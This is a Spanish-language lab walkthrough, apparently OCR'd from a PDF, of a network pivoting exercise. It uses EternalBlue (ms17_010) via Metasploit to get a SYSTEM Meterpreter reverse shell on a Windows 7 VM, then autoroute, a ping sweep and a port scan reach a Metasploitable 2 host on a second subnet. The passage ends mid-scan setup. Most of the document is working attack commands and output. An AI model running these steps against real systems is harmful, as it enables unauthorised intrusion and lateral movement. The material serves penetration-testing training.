

Práctica de Pivoting

Paso 1:


Primero configuramos el entorno de red de la siguiente manera:




Luego de agregar una segunda red Nat procedemos a configurar el adaptador de Red para las máquinas comenzando por la de Kali Linux seleccionando únicamente la RED 1 en el Adaptador 1:




Luego, para la máquina Windows 7:



Seleccionando la RED 1 para el Adaptador 1 y habilitando un segundo adaptador para seleccionar en él la RED 2.



Y seleccionamos la RED 2 para el Adaptador 1 de la máquina Metasploitable 2:




Paso 2:

Evaluamos las conexiones entre máquinas e iniciamos la explotación:

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::dc73:3041:9398:b59e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:21:b1:d0  txqueuelen 1000  (Ethernet)
        RX packets 4  bytes 1300 (1.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 3364 (3.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Vemos que en Kali linux nuestra IP se muestra en la eth0 correspondiente a nuestra primera tarjeta de red.




Podemos ver en Windows 7 que se manejan dos direcciones IP que se manejan en la máquina tanto para el adaptador 1 como el adaptador 2.

Paso 3:

Desactivamos el Firewall de Windows y hacemos un ping desde Kali a Windows 7.



Vemos que tenemos una conexión hacia la máquina.



Lo mismo ocurre si hacemos ping de Windows a Kali.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d3:83:07
          inet addr:10.10.0.5  Bcast:10.10.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed3:8307/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:34 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4595 (4.4 KB)  TX bytes:6823 (6.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)
```

Verificamos la dirección IP de la máquina de Metasploitable.

```
C:\Users\vboxuser>ping 10.10.0.5

Haciendo ping a 10.10.0.5 con 32 bytes de datos:
Respuesta desde 10.10.0.5: bytes=32 tiempo=1ms TTL=64
Respuesta desde 10.10.0.5: bytes=32 tiempo=1ms TTL=64
Respuesta desde 10.10.0.5: bytes=32 tiempo=1ms TTL=64
Respuesta desde 10.10.0.5: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 10.10.0.5:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 1ms, Media = 0ms
```

Y vemos que tenemos conexión también a la máquina de Metasploitable desde Windows 7.

```
msf6 > search ms17

Matching Modules
================

   #  Name
   -  ----
   0  exploit/windows/smb/ms17_010_eternalblue
   1  exploit/windows/smb/ms17_010_psexec
e Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command
e Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010
   4  exploit/windows/fileformat/office_ms17_11882
   5  auxiliary/admin/mssql/mssql_escalate_execute_as
   6  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli
   7  exploit/windows/smb/smb_doublepulsar_rce
```

Iniciamos sesión en la consola de Metasploit y buscamos un exploit que sirva para vulnerar Windows 7 con eternalblue.

Comando: search ms17

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to
                                             ws Embedded Standard 7 target ma
   SMBPass                         no        (Optional) The password for the
   SMBUser                         no        (Optional) The username to authe
   VERIFY_ARCH    true             yes       Check if remote architecture mat
                                             mbedded Standard 7 target machin
   VERIFY_TARGET  true             yes       Check if remote OS matches explo
                                             andard 7 target machines.
```

Seleccionamos el primero y revisamos su configuración.

Comando: use 0

Comando: show options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.5
RHOSTS ⇒ 10.0.2.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.0.2.5         yes       The target host(s), see ht
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows dom
                                             ws Embedded Standard 7 tar
   SMBPass                         no        (Optional) The password fo
   SMBUser                         no        (Optional) The username to
   VERIFY_ARCH    true             yes       Check if remote architectu
                                             mbedded Standard 7 target
   VERIFY_TARGET  true             yes       Check if remote OS matches
                                             andard 7 target machines.
```

Establecemos el RHOSTS con la IP de la máquina Víctima (Windows 7).

Comando: set RHOSTS 10.0.2.5

```
[+] 10.0.2.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : WINDOWS-7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

Ejecutamos el exploit y obtenemos una shell de Meterpreter.

Comando: exploit

Comando: sysinfo

Paso 4:

Revisamos las direcciones IP que se están manejando con sus correspondientes Máscaras de red, Puerta de enlace, Métrica utilizada e interfaz de red.

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway    Metric  Interface
    ------           -------          -------    ------  ---------
    0.0.0.0          0.0.0.0          10.0.2.1   10      11
    0.0.0.0          0.0.0.0          10.10.0.1  10      18
    10.0.2.0         255.255.255.0    10.0.2.5   266     11
    10.0.2.5         255.255.255.255  10.0.2.5   266     11
    10.0.2.255       255.255.255.255  10.0.2.5   266     11
    10.10.0.0        255.255.255.0    10.10.0.4  266     18
    10.10.0.4        255.255.255.255  10.10.0.4  266     18
    10.10.0.255      255.255.255.255  10.10.0.4  266     18
    127.0.0.0        255.0.0.0        127.0.0.1  306     1
    127.0.0.1        255.255.255.255  127.0.0.1  306     1
    127.255.255.255  255.255.255.255  127.0.0.1  306     1
    224.0.0.0        240.0.0.0        127.0.0.1  306     1
    224.0.0.0        240.0.0.0        10.0.2.5   266     11
    224.0.0.0        240.0.0.0        10.10.0.4  266     18
    255.255.255.255  255.255.255.255  127.0.0.1  306     1
    255.255.255.255  255.255.255.255  10.0.2.5   266     11
    255.255.255.255  255.255.255.255  10.10.0.4  266     18
```

Comando: route

Paso 5:

Buscar una manera que nos ayude a dar seguimiento a una determinada IP.

```
meterpreter >
Background session 1? [y/N]
msf6 exploit(windows/smb/ms17_010_eternalblue) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WINDOWS-7  10.0.2.4:4444 → 10.0.2.5:49160 (10.0.2.5)

msf6 exploit(windows/smb/ms17_010_eternalblue) > search autoroute

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  post/multi/manage/autoroute                    normal  No     Multi Manage Network Route via Meterpreter Session


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/autoroute
```

Para eso primero cerramos la consola de Meterpreter

Comando: CTRL + Z

Luego revisamos las sesiones guardadas

Comando: show sessions

Posteriormente buscamos un módulo llamado autoroute que sirve para vincular las diferentes subredes que se manejan en una máquina permitiéndonos crear una sesión mediante esa máquina

Comando: search autoroute

Lo usamos y vemos las opciones que nos pide:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf6 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute co
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.25
   SESSION                   yes       The session to run this
   SUBNET                    no        Subnet (IPv4, for exampl


View the full module info with the info, or info -d command.
```

Comando: use 0

Comando: show options

Así que reemplazamos estos valores por medio de comandos

```
msf6 post(multi/manage/autoroute) > set NETMASK 255.255.255.0
NETMASK ⇒ 255.255.255.0
msf6 post(multi/manage/autoroute) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/manage/autoroute) > set SUBNET 10.10.0.0
SUBNET ⇒ 10.10.0.0
msf6 post(multi/manage/autoroute) > run
```

Comando: set NETMASK 255.255.255.0
Comando: set SESSION 1

Comando: set SUBNET 10.10.0.0


```
msf6 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.0.2.0           255.255.255.0      Session 1
   10.10.0.0          255.255.255.0      Session 1
```

Podemos observar que tenemos una sesión con dos direcciones IP en diferentes adaptadores

Comando: route

Paso 6:

Identificamos las direcciones que se están manejando en la segmentación establecida en el paso anterior




Comando: search ping_sw

Comando: use 0

Comando: show options

Establecemos el RHOSTS con el número de direcciones de esa segmentación y la correspondiente sesión



Comando: set RHOSTS 10.10.0.0-254

Comando set SESSION 1

Comando: run

Encontramos la máquina de Metasploitable 2 que se encuentra en la direccion 10.10.0.5

Paso 7:

Buscamos un módulo auxiliar de Metasploit que también similar a nmap sirve para escanear los puertos de una máquina

```
msf6 post(multi/gather/ping_sweep) > search portscan

Matching Modules
================

   #  Name
   -  ----
   0  auxiliary/scanner/portscan/ftpbounce
   1  auxiliary/scanner/natpmp/natpmp_portscan
   2  auxiliary/scanner/sap/sap_router_portscanner
   3  auxiliary/scanner/portscan/xmas
   4  auxiliary/scanner/portscan/ack
   5  auxiliary/scanner/portscan/tcp
   6  auxiliary/scanner/portscan/syn
   7  auxiliary/scanner/http/wordpress_pingback_access
```

Comando: search portscan

Usamos el auxiliar 5 por la conexión tcp que es la misma que estamos usando y asignamos el valor de RHOSTS por la dirección de nuestra máquina víctima

```
msf6 post(multi/gather/ping_sweep) > use 5
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of conc
   DELAY        0                yes       The delay between
   JITTER       0                yes       The delay jitter t
   PORTS        1-10000          yes       Ports to scan (e.g
   RHOSTS                        yes       The target host(s)
                                           using-metasploit.h
